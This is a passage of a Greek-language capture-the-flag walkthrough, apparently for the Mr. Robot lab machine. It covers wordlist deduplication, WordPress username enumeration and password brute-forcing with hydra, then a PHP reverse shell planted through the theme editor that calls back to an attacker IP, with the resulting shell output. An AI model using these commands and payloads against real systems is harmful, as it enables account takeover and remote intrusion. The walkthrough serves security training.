
```
curl -s http://<target-ip>/key-1-of-3.txt
```

```
073403c8a58a1f80d943455fb30724b9
```

> **Εύρημα 1 (Key 1):** `073403c8a58a1f80d943455fb30724b9`
> **Κατηγοριοποίηση Ευπάθειας:** Information Disclosure / Sensitive Data Exposure.

4.4 Αναγνώριση και Ανάλυση του Αρχείου fsocity.dic

Η δεύτερη καταχώριση στο `robots.txt` παραπέμπει στο αρχείο `fsocity.dic`. Πρόκειται για ένα εξειδικευμένο λεξικό λέξεων (custom wordlist).



Εικόνα 5. Προεπισκόπηση των πρώτων γραμμών του αρχείου `fsocity.dic`.

Η λήψη του αρχείου στον τοπικό σταθμό εργασίας πραγματοποιείται με την εντολή:

```
wget http://<target-ip>/fsocity.dic
```

Η ύπαρξη ενός εξειδικευμένου wordlist εντός του ίδιου του εξυπηρετητή αποτελεί ισχυρότατη ένδειξη ότι τα διαπιστευτήρια πρόσβασης στο σύστημα σχετίζονται άμεσα με το περιεχόμενο του συγκεκριμένου αρχείου.

---

5. Φάση Τρίτη: Επεξεργασία Δεδομένων και Εξαγωγή Διαπιστευτηρίων

5.1 Βελτιστοποίηση και Αποδιπλασιασμός Wordlist

Η αρχική εξέταση του αρχείου `fsocity.dic` αποκαλύπτει τεράστιο όγκο δεδομένων:

```
wc -l fsocity.dic
# 858160 fsocity.dic
```

Το αρχείο περιλαμβάνει **858.160 γραμμές**. Η απευθείας χρήση του σε δικτυακή επίθεση brute-force κατά του WordPress θα απαιτούσε εξαιρετικά μεγάλο χρονικό διάστημα και θα δημιουργούσε υπερβολικό φόρτο στον εξυπηρετητή.

Μια προσεκτική ματιά στο περιεχόμενο αποκαλύπτει ότι το λεξικό περιέχει πολυάριθμες πανομοιότυπες, επαναλαμβανόμενες εγγραφές. Επιβάλλεται επομένως η διαδικασία αποδιπλασιασμού (deduplication).

Η ταξινόμηση και εκκαθάριση υλοποιείται με την παρακάτω εντολή:

```
sort -u fsocity.dic > fs-list
```

Εναλλακτικά, μέσω συνδυασμού εντολών UNIX:

```
sort fsocity.dic | uniq > fs-list
```

Τεχνική Σκοπιμότητα:

Η εντολή `uniq` απαιτεί **υποχρεωτικά** προηγούμενη ταξινόμηση μέσω της `sort`, καθώς ελέγχει αποκλειστικά γειτονικές γραμμές. Χωρίς την ταξινόμηση, διπλότυπες εγγραφές που βρίσκονται σε απόσταση θα παρέμεναν στο αρχείο.

Έλεγχος του νέου αρχείου:

```
wc -l fs-list
# 11451 fs-list
```

Ο αριθμός των υποψηφίων μειώθηκε από 858.160 σε **11.451 μοναδικές λέξεις** — μια εντυπωσιακή μείωση της τάξεως του **98,7%**, η οποία μετατρέπει μια επίθεση πολλών ωρών σε διαδικασία λίγων λεπτών.

5.2 Θεωρία User Enumeration μέσω Observable Response Discrepancy (CWE-204)

Η αδυναμία **CWE-204 (Observable Response Discrepancy)** παρουσιάζεται όταν μια εφαρμογή παρέχει διαφορετικές αποκρίσεις ανάλογα με το αν ένα όνομα χρήστη υπάρχει ή όχι στη βάση δεδομένων της.

Στην περίπτωση παλαιότερων εκδόσεων του WordPress, ο μηχανισμός αυθεντικοποίησης εμφανίζει τις εξής διαφοροποιήσεις:
- **Ανύπαρκτο Όνομα Χρήστη:** Εμφανίζεται το μήνυμα σφάλματος:
`ERROR: Invalid username.`
- **Υπαρκτό Όνομα Χρήστη με Λανθασμένο Κωδικό:** Εμφανίζεται το μήνυμα σφάλματος:
`The password you entered for the username <user> is incorrect.`

Αυτή η λεπτή διαφορά επιτρέπει σε έναν επιτιθέμενο να επιβεβαιώσει ποια ονόματα χρηστών είναι έγκυρα, απομονώνοντας πλήρως τη διαδικασία ανακάλυψης χρηστών από τη διαδικασία εύρεσης κωδικών.


5.3 Ανάλυση και Καταγραφή του Authentication Request

Για τη σωστή παραμετροποίηση των επιθετικών εργαλείων, απαιτείται η ακριβής κατανόηση του HTTP αιτήματος αυθεντικοποίησης.



Εικόνα 6. Χειροκίνητη δοκιμή σύνδεσης: Εμφάνιση του μηνύματος «ERROR: Invalid username».

Μέσω του Burp Suite Proxy, καταγράφεται το HTTP POST αίτημα που αποστέλλεται κατά την υποβολή της φόρμας:



Εικόνα 7. Παρακολούθηση του HTTP POST αιτήματος στο Burp Suite Proxy.



Εικόνα 8. Επιθεώρηση του Request Body: Ταυτοποίηση των παραμέτρων `log` και `pwd`.

Ανάλυση Στοιχείων Αιτήματος:

- **Μέθοδος:** `POST`
- **Διαδρομή (Endpoint):** `/wp-login.php`
- **Παράμετροι Σώματος:**
- `log` : Περιέχει το όνομα χρήστη.
- `pwd` : Περιέχει τον κωδικό πρόσβασης.
- `wp-submit` : Η ενέργεια υποβολής.


5.4 Επιβεβαίωση Έγκυρου Ονόματος Χρήστη (Username Enumeration)

Με τη βοήθεια του εργαλείου `hydra` , εκτελείται αυτοματοποιημένη δοκιμή των λέξεων του `fs-list` ως υποψήφια ονόματα χρηστών, διατηρώντας έναν σταθερό αυθαίρετο κωδικό (`test`):

```
hydra -L fs-list -p test <target-ip> http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=Invalid username" -t 30
```

Τεχνική Ανάλυση Παραμέτρων της Εντολής

Παράμετρος	Τεχνική Λειτουργία
`-L fs-list`	Χρήση της λίστας `fs-list` για τη θέση του ονόματος χρήστη (`^USER^`).
`-p test`	Σταθερός κωδικός πρόσβασης (`^PASS^`), ώστε να ελεγχθεί αποκλειστικά η ύπαρξη του χρήστη.
`http-post-form`	Μονάδα ελέγχου φορμών HTTP POST. Αποτελείται από 3 τμήματα χωρισμένα με `:` 1. Διαδρομή: `/wp-login.php` 2. Παράμετροι: `log=^USER^&pwd=^PASS^` 3. Συνθήκη Αποτυχίας: `F=Invalid username`
`-t 30`	Εκτέλεση 30 ταυτόχρονων νημάτων (parallel connection threads).



Εικόνα 9. Έξοδος του Hydra: Ταυτοποίηση του έγκυρου χρήστη `elliot`.

Το Hydra εντοπίζει ότι για το όνομα χρήστη **`elliot`**, ο εξυπηρετητής **δεν** επέστρεψε τη συμβολοσειρά `Invalid username`, επιβεβαιώνοντας έτσι την ύπαρξη του λογαριασμού.

5.5 Στοχευμένη Επίθεση Password Brute-Force

Με το όνομα χρήστη επιβεβαιωμένο, πραγματοποιείται χειροκίνητη δοκιμή στο περιβάλλον ιστού για την καταγραφή του νέου μηνύματος σφάλματος:



Εικόνα 10. Το διαφοροποιημένο μήνυμα σφάλματος: «The password you entered for the username elliot is incorrect».

Η συνθήκη αποτυχίας προσαρμόζεται πλέον στο νέο μήνυμα και η επίθεση εκτελείται στοχευμένα για τον χρήστη `elliot`:

```
hydra -l elliot -P fs-list <target-ip> http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=The password you entered for the username" -t 30
```

> **Κρίσιμη Σημείωση Σύνταξης Hydra:**
> - Πεζό `-l`: Ορίζει ένα **μεμονωμένο, σταθερό** όνομα χρήστη.
> - Κεφαλαίο `-P`: Ορίζει ένα **αρχείο λίστας** κωδικών πρόσβασης.


```
[80][http-post-form] host: 10.10.195.93   login: elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2023-09-27 13:25:19
```

Εικόνα 11. Επιτυχής ανάκτηση κωδικού πρόσβασης για τον λογαριασμό `elliot`.

Το Hydra ολοκληρώνει επιτυχώς την επίθεση αποκαλύπτοντας τα διαπιστευτήρια:
- **Username:** `elliot`
- **Password:** `ER28-0652`

5.6 Σύνδεση και Εξερεύνηση του Πίνακα Διαχείρισης

Η είσοδος στη διαδρομή `http://<target-ip>/wp-login.php` με τα διαπιστευτήρια που ανακτήθηκαν οδηγεί απευθείας στο περιβάλλον διαχείρισης (WordPress Dashboard):



Εικόνα 12. Επιτυχής αυθεντικοποίηση: Πλήρης πρόσβαση στο WordPress Dashboard ως διαχειριστής.


Ο λογαριασμός `elliot` διαθέτει πλήρη δικαιώματα διαχειριστή (`Administrator`). Στο WordPress, ο ρόλος του Administrator παρέχει πρόσβαση σε κρίσιμες λειτουργίες, όπως η εγκατάσταση πρόσθετων (plugins) και η τροποποίηση του πηγαίου κώδικα των θεμάτων (theme templates), προσφέροντας ιδανικό έδαφος για την εκτέλεση κώδικα στο σύστημα.

---

6. Φάση Τέταρτη: Initial Access και Απόκτηση Πρόσβασης Συστήματος

6.1 Κατάχρηση Ενσωματωμένου Theme Editor για Απομακρυσμένη Εκτέλεση Κώδικα (RCE)

Το WordPress διαθέτει ενσωματωμένο επεξεργαστή αρχείων (Theme File Editor) στη διαδρομή `Appearance > Editor`. Η λειτουργία αυτή επιτρέπει στους διαχειριστές να τροποποιούν απευθείας τα αρχεία PHP των εγκατεστημένων θεμάτων.




Εικόνα 13. Πλοήγηση στον Theme Editor και επιλογή του προτύπου `archive.php`.

Επιλέγεται το ενεργό θέμα (Twenty Fifteen) και εντοπίζεται ένα πρότυπο αρχείο που εκτελείται άμεσα κατά την κλήση του, όπως το `archive.php` ή το `404.php`. Η αντικατάσταση του περιεχομένου ενός τέτοιου αρχείου με κακόβουλο κώδικα PHP οδηγεί σε αυθαίρετη εκτέλεση εντολών στο επίπεδο του υποκείμενου λειτουργικού συστήματος.

6.2 Ανάλυση Μηχανισμού Reverse Shell Payload

Για την απόκτηση διαδραστικού κελύφους, αξιοποιείται το ευρέως αναγνωρισμένο σενάριο `php-reverse-shell` (αναπτυγμένο από τον pentestmonkey).




Εικόνα 14. Ο πηγαίος κώδικας του PHP Reverse Shell script.

Εσωτερική Λειτουργία του Reverse Shell:

1. Το script αρχικοποιεί μια εξερχόμενη σύνδεση TCP μέσω socket προς την IP και τη θύρα του επιτιθέμενου (`fsockopen`).
2. Δημιουργεί μια νέα διεργασία κελύφους συστήματος (`/bin/sh`) μέσω της συνάρτησης `proc_open` .
3. Ανακατευθύνει τις τυπικές ροές δεδομένων:
   - `stdin` **(Standard Input):** Διαβάζει εντολές απευθείας από το δικτυακό socket.
   - `stdout` **(Standard Output):** Στέλνει τα αποτελέσματα των εντολών πίσω στο socket.
   - `stderr` **(Standard Error):** Στέλνει τα μηνύματα σφάλματος πίσω στο socket.

> **Γιατί Reverse Shell και όχι Bind Shell;**
> Σε ένα *Bind Shell*, ο στόχος ανοίγει μια θύρα και περιμένει τον επιτιθέμενο να συνδεθεί. Εάν ο στόχος προστατεύεται από τείχος προστασίας (firewall) ή βρίσκεται πίσω από NAT, οι εισερχόμενες συνδέσεις συνήθως μπλοκάρονται. Αντιθέτως, στο *Reverse Shell*, ο στόχος είναι αυτός που εκκινεί την εξερχόμενη σύνδεση προς τον επιτιθέμενο. Τα firewalls κατά κανόνα επιτρέπουν την εξερχόμενη κίνηση, καθιστώντας το reverse shell εξαιρετικά αξιόπιστο.



Εικόνα 15. Παραμετροποίηση των μεταβλητών `$ip` *και* `$port` *εντός του αρχείου* `archive.php` .

Οι μεταβλητές διαμορφώνονται κατάλληλα:

```
$ip = '<attacker-ip>';  // Η IP του συστήματος επίθεσης στο VPN δίκτυο (π.χ. tun0)
$port = 1234;           // Η θύρα ακρόασης στον σταθμό του συστήματος επίθεσης
```

Το τροποποιημένο αρχείο αποθηκεύεται πατώντας **Update File**.

6.3 Εγκατάσταση Δικτυακού Ακροατή (Netcat Listener) και Εκτέλεση

Πριν την ενεργοποίηση του payload, εκκινείται τοπικά ένας ακροατής μέσω του εργαλείου `netcat` :

```
nc -lnvp 1234
```

Τεχνική Ανάλυση Σημαιών Netcat:

- `-l` (Listen): Θέτει το εργαλείο σε κατάσταση ακρόασης για εισερχόμενες συνδέσεις.
- `-n` (Numeric Only): Απενεργοποιεί την επίλυση ονομάτων DNS, αποτρέποντας καθυστερήσεις και περιττή δικτυακή κίνηση.
- `-v` (Verbose): Εμφανίζει λεπτομερείς πληροφορίες σχετικά με την κατάσταση της σύνδεσης.
- `-p 1234` (Port): Προσδιορίζει τη θύρα ακρόασης.

Η ενεργοποίηση του κώδικα πραγματοποιείται με την επίσκεψη της σχετικής διαδρομής μέσω περιηγητή ή μέσω `curl`:

```
curl http://<target-ip>/wp-content/themes/twentyfifteen/archive.php
```

```
root@ip-10-10-239-114:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.195.93 49697 received!
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 12:43:43 up  1:10,  0 users,  load average: 0.06, 0.12, 0.56
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

Εικόνα 16. Επιτυχής σύνδεση reverse shell: Πρόσβαση στο σύστημα ως service user (`daemon`).

Ο ακροατής δέχεται άμεσα τη σύνδεση, παρέχοντας πρόσβαση γραμμής εντολών στο σύστημα με τα δικαιώματα του χρήστη της υπηρεσίας:

```
whoami
# daemon
```

---

7. Φάση Πέμπτη: User Pivoting και Οριζόντια Μετακίνηση

7.1 Εντοπισμός Προστατευμένων Πόρων και Ανάλυση Δικαιωμάτων Αρχείων

Ως χρήστης `daemon`, η πρόσβαση στο σύστημα είναι εξαιρετικά περιορισμένη (low-privileged service account). Απαιτείται αναγνώριση των τοπικών χρηστών του συστήματος μέσω της εξέτασης του καταλόγου `/home`:

```
ls -la /home
# drwxr-xr-x  3 root  root  4096 Nov 13  2015 .
# drwxr-xr-x 22 root  root  4096 Sep 16  2015 ..
# drwxr-xr-x  2 robot robot 4096 Nov 13  2015 robot
```

Επιθεώρηση των περιεχομένων του φακέλου `/home/robot`:

```
ls -la /home/robot
```

```
$ ls -la home/robot
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
